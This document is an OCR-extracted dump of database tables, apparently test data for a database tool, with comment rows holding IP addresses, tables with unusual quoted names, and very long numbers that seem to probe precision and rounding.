


Table: COMMENTS

- "NAME","COMMENTS","KEY"
- "null","comments",41
- "null",,25
- "null","70.17.254.77",27
- "null","127.0.0.1",28
- "null",,26
- "null","172.16.1.102",29
- "null",,30
- "null","127.0.0.1",12345678901234568790
- "null","70.17.254.75",36
- "null","209.35.68.205",37
- "null","64.236.91.24",39
- "null","why isn't the terminal working?",42

Table: “Valid Table Name”



"Valid $ Column","Weird@@@"

"39 digits",123456789012345678901234567890123456789

"really 39 digits",123456789012345678901234567890123456789


"40 digits",1234567890123456789012345678901234567890

"42 digits",123456789012345678901234567890123456789000

"42 digits round up",123456789012345678901234567890123456789100

"null",

Table: “VALID ``$@!()%$`` TABLE NAME”



"THAT`S ALL FOLKS","TRY ``THIS`` ON FOR SIZE ***","Let`s Try Precision/No Scale--","bang"

"first line",99,1234567,0